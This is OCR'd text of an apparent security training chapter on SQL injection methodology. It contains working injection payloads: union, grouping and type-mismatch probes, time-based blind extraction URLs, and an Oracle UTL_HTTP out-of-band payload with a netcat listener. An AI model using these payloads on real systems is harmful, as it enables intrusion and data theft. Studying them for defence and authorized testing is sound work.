
The earlier sections described types of SQL injection. Attackers follow a certain methodology to perform SQL injection attacks, to ensure that these attacks are successful by analyzing all the possible methods to perform the attack. This section provides insight into the SQL injection methodology, which includes a series of steps for successful SQL injection attacks.





Understanding the underlying SQL query will allow the attacker to craft correct SQL injection statements. Error messages are essential for extracting information from the database. Depending on the type of errors found, an attacker can try different SQL injection attack techniques. The attacker uses Information gathering, also known as the survey and assess method, to determine complete information about the potential target. Attackers learn the kind of database, database version, user privilege levels, and various other things in use.

The attacker usually gathers information at various levels starting with identification of the database type and the database search engine. Different databases require different SQL syntax. The attacker seeks to identify the database engine used by the server. Identification of the privilege levels is one more step, as there is chance of gaining the highest privilege as an authentic user. The attacker then attempts to obtain the password and compromise the system. Interacting with the operating system through command shell execution allows the attacker to compromise the entire network.



An attacker will search for all the possible input gates of the application through which to try different SQL injection techniques. The attacker may use automated tools such as Tamper Data, Burp Suite, etc. Input gates may include input fields on the web form, hidden fields, or cookies used in the application to maintain the sessions. The attacker analyzes the web GET and POST requests sent to the target application with help of tools mentioned above in order to find input gates for SQL injection. The following tools can tamper with GET and POST requests to find input gates.


Tamper Data

This application is an add-on for Mozilla Firefox. It is used to tamper with data, allowing an attacker to view and modify HTTP/HTTPS headers and post parameters.

Burp Suite

Source: http://portswigger.net

Burp Suite is a web application security testing utility that allows an attacker to inspect and modify traffic between a browser and a target application.




In certain SQL injection techniques, the attacker forces the application to generate an error message. If developers used generic error messages for their applications, they may provide useful information to the attacker. In response to the attacker's input to the application, the database may generate an error message about the syntax, etc. The error message may include information about the OS, database type, database version, privilege level, OS interaction level, etc. Based on the type of information obtained from the error message, the attacker chooses an SQL injection technique to exploit the vulnerability in the application. Attackers can get information from error messages through various information gathering techniques.

Attackers may use the following methods to extract information through error messages:

Parameter Tampering

An attacker can tamper with HTTP GET and POST requests to generate errors. The Tamper Data or Burp Suite utilities can manipulate **GET** and **POST** requests. Error messages obtained using this techniques may give the attacker information such as database server name, directory structures, and the functions used for the SQL query



Determining Database Engine Type

Determining the database engine type is fundamental to continue with the injection attack. One of the easiest ways to determine the type of database engine used is to generate ODBC errors. ODBC error messages reveal the type of database engine used, or help an attacker guess and detect which type of database engine might have been used in the application. An attacker who is unable to obtain an ODBC error can make an educated guess about the database engine, based on the OS and webserver used. ODBC errors display the database type as part of the driver information

Determining a SELECT Query Structure


With the error message obtained, an attacker can extract the original query structure used in the application. This allows the attacker to construct a malicious query in order to take control over the original query. To get the original query structure, the attacker forces the application to generate application errors that reveal information such as tables name, column names, and data types. Attackers inject a valid SQL segment without generating an invalid SQL syntax error for an error-free navigation.

Extracting Information through Error Messages (Cont'd)

Grouping Error

- HAVING command allows to further define a query based on the "grouped" fields
- The error message will tell us which columns have not been grouped


```
' group by columnnames having 1=1 --
```



Type Mismatch

- Try to insert strings into numeric fields; the error messages will show the data that could not get converted


```
' union select 1,1,'text',1,1,1 --
' union select 1,1, bigint,1,1,1 --
```




Blind Injection

- Use time delays or error signatures to determine extract information


```
'; if condition  waitfor delay '0:0:5' --
'; union select if( condition , benchmark (100000, sha1('test')), 'false' ),1,1,1,1;
```




An attacker uses database-level error messages generated by an application. This is very useful to build a vulnerability exploit request. There is even a chance to create automated exploits, depending on the error messages generated by the database server.




There are standard SQL injection inputs called testing strings used by an attacker to perform SQL injection attacks. The penetration (pen) tester also uses these testing strings to evaluate the security of an application against SQL injection attacks. The table shows various possibilities for each testing string. These testing strings are widely known as a cheat sheet for SQL injection. A pen tester can use this cheat sheet to test for vulnerability to SQL injection.





In black box testing, the pen tester does not need to have any knowledge about the network or the system to be tested. The first job of the tester is to find the location and system infrastructure. The tester tries to identify the vulnerabilities of web applications from an attacker's perspective. The tester uses special characters, white space, SQL keywords, oversized requests, etc., to determine the various conditions of the web application.




Source code reiview is a security testing method that involves systematic examination of the source code for various types of vulnerabilties. It is intended to detect and fix security mistakes made by the programmers during the development phase. It is a type of white-box testing usually carried out during the implementation phase of the Security Development Lifecycle (SDL). It often helps in finding and removing security vulnerabilties such as SQL injection vulnerabilties, format string exploits, race conditions, memory leaks and buffer overflows, etc., from the application. Automated tools such as Microsoft Source Code Analyzer, CodeSecure, HP QAInspect, PLSQLScanner 2008, etc., can perform source code reviews. A pen tester can use these utilties to find security vulnerabilties in application source code. It can also be done manually.

There are two basic types of source code reviews:.

Static Code Analysis: This type of source code analysis is performed to detect the possible vulnerabilities in source code when the code is not executing, i.e., is static. Static source code analysis is carried out using techniques such as Taint Analysis and Data Flow Analysis. There are many automated tools available that can perform static source code analysis.


Dynamic Code Analysis: In dynamic source code analysis, the source code of the application is analyzed during execution of the code. Analysis is conducted through steps that involve preparing input data, running a test program launch and gathering the necessary parameters, and analyzing the output data. Dynamic code analysis is capabale of detecting SQL injection-related security flaws encountered due to interaction of the code with SQL databases, web services, etc.




In the information gathering stage, attackers try to gather information about the target database such as database name, version, users, output mechanism, DB type, user privilege level, and OS interaction level.

Once the information is gathered, the attacker then tries to look for SQL vulnerabilities in the target web application. For that, the attacker lists all input fields, hidden fields, and post requests on the website and then tries to inject code into the input fields to generate an error.


The attacker then tries to carry out different types of SQL injection attacks such as error-based SQL injection, union-based SQL injection, blind SQL injection, etc.




In UNION SQL injection, an attacker uses the UNION clause to concatenate a malicious query with the original query in order to retrieve results from the target database table. An attacker checks for this vulnerability by adding a tick to the end of a ".php? id=" file. If it comes back with a MySQL error, the site is most likely vulnerable to **UNION SQL injection**. They proceed to use ORDER BY to find the columns, and at the end, they use the **UNION ALL SELECT command**.



An attacker makes use of the database-level error messages disclosed by an application. These messages help an attacker to build a vulnerability exploit request. There is even a potential to create automated exploits, depending on the error messages generated by the database server.




Some developers use stored procedures at the back end of the web application to support its functionality. The stored procedures are part of an SQL statement designed to perform a specifc task. Developers may write static and dymanic SQL statements inside the stored procedures to support the application's functionality. If the developers use dynamic SQL statements in the stored procedure, and if application users input to this dynamic SQL, then the application can be vulnerable to SQL injection attacks. These Stored Procedure Injection attacks may be possible if the application does not properly sanitize its input before processing that input in the stored procedure. An attacker can take advantage of inproper input validation to launch a Stored Procedure Injection attack on the application.




Bypassing website logins is a fundamental and common malicious activity that an attacker can perform by using SQL injection. This is the easiest way to exploit any SQL injection vulnerability of the application. An attacker can bypass the login mechanism (authentication mechanism) of the application by injecting malicious code (in the form of an SQL command) into any user's account, without entering a username and password. The attacker inserts the malicious SQL string in a website login form to bypass the login mechanism of the application.


Attackers take complete advantage of SQL vulnerabilities. Programmers chain SQL commands and user-provided parameters together. By utilizing this feature, the attacker executes arbitrary SQL queries and commands on the backend database server through the web application.



SQL injection exploitation depends on the language used in SQL. An attacker merges two SQL queries to get more data. The attacker tries to exploit the UNION operator to get more information from the database. Blind injections help an attacker to bypass more filters easily. One of the main differences in blind SQL injection is that it reads the entries symbol by symbol.



Using blind SQL injection, an attacker can extract the database user name. The attacker can probe the database server with yes/no questions to extract information. In an attempt to extract database user names using blind SQL injection, an attacker first tries to determine the number of characters in a database user name. An attacker who succeeds in learning the number of characters in a user name then tries to find each character in the name. To find the first letter of a user name with a binary search, it takes seven requests and for an eight-character name, it takes 56 requests.



In a blind SQL injection, the attacker can extract the database name using the time-based blind SQL injection method. Here, the attacker can brute-force the database name by using time before the execution of the query and set the time after query execution; then the attacker can assess from the result that if the time lapse is **10 seconds**, then the name can be 'A'; otherwise, if it took 2 seconds, then it can't be 'A'. Likewise, the attacker finds out the database name associated with the target web application.

Blind SQL Injection - Extract Column Name

Extract 1st Table Column Name

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP')=3) WAITFOR DELAY '00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID (Considering that the database returned true for above statement)

Extract 2nd Table Column Name

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT (Considering that the database returned true for above statement)

Blind SQL Injection - Extract Data from ROWS

Extract 1st Field of 1st Row


```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY
'00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106)
WAITFOR DELAY '00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111)
WAITFOR DELAY '00:00:10'--

http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101)
WAITFOR DELAY '00:00:10'--
```

Field Data = JOE (Considering that the database returned true for above statement)

Extract 2nd Field of 1st Row

```
http://www.juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY
'00:00:10'--
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100)
WAITFOR DELAY '00:00:10'--
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111)
WAITFOR DELAY '00:00:10'--
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109)
WAITFOR DELAY '00:00:10'--
http://www.juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112)
WAITFOR DELAY '00:00:10'--
```

Field Data = COMP (Considering that the database returned true for above statement)



Double-blind SQL injection is also called **time-based SQL injection**. In double-blind SQL injection, an attacker inserts time delays in SQL query processing to search the characters in the database users, database name, coumn name, row data, etc. If the query with the time delay executes immediately, then the condition inserted in the query is false. If the query executes with some time delay, then the condition inserted in the query is true. In this SQL injection technique, entries are read symbol by symbol. Unlike other blind SQL injection techniques, this technique does not use the **UNION** clause or any other techniques in the inserted query.

Double-blind SQL injection exploitation depends upon analysis of the time delay. The exploitation starts by sending a query with time delay to the web application and getting its response back. In typical double-blind injection attacks, the functions **`benchmark()`** and **`sleep()`** are used to process the time delays.

Perform Blind SQL Injection Using Out of Band Exploitation Technique


- This technique is useful when the tester finds a **Blind SQL Injection** situation
- It uses **DBMS functions** to perform an out of band connection and provide the results of the injected query as part of the request to the tester's server

  Note: Each DBMS has its own functions, check for specific DBMS section


- **Consider the SQL query shown below:** `SELECT * FROM products WHERE id_product=$id_product`
- **Consider the request to a script who executes the query above:**
  `http://www.example.com/product.php?id=10`
- **The malicious request would be:** `http://www.example.com/product.php?id=10||UTL_HTTP.request ('testerserver.com:80')||(SELET user FROM DUAL)—`

- In example above, the tester is concatenating the value 10 with the result of the function `UTL_HTTP.request`
- This Oracle function tries to connect to '**testerserver**' and make a HTTP GET request containing the return from the query "**SELECT user FROM DUAL**"
- The tester can set up a webserver (e.g. Apache) or use the Netcat tool

  ```
  /home/tester/nc -nLp 80
  GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
  ```





Second-order SQL injection can be done when the application uses submitted data to perform different application functions. To perform this type of SQL injection, an attacker needs to know how submitted values are used later in the application. This attack is even possible when the web application uses the output escaping technique to accept inputs fron users. Attacker submits malicous query with requested query but does not make any harm to the application as ouput is escaped. This query will be stored in the databse as part of the application's functionality. Later, when another function of the application uses the same query stored in the database to perform another operation, the malicous query executes, allowing the attacker to perform SQL injection attacks on the application.




In SQL injection methodology, the next step of an attacker will be to compromise the underying OS and network. The attacker does not stop at compromising an application's data. The attacker will advance the SQL injection attack to compromise the underlying OS and network. Using the compromised application, the attacker can issue commands to the underlying OS, in order to take over the target machine and using it as a staging post to attack the rest of the network.

The attacker may interact with the OS to extract OS details and application passwords, execute commands, access system files, etc. The attacker can go further to compromise the entire target network by installing Trojans and planting keyloggers.







Attackers use advanced enumeration techniques for system-level and network-level information gathering. The information gathered in the previous stage can be used again use for gaining unauthorized access. An attacker can crack passwords with the help of various tools like John the Ripper, Cain & Abel, Brutus, cURL, etc. Attackers use buffer overflows for determining the vulnerabilities of a system or network.

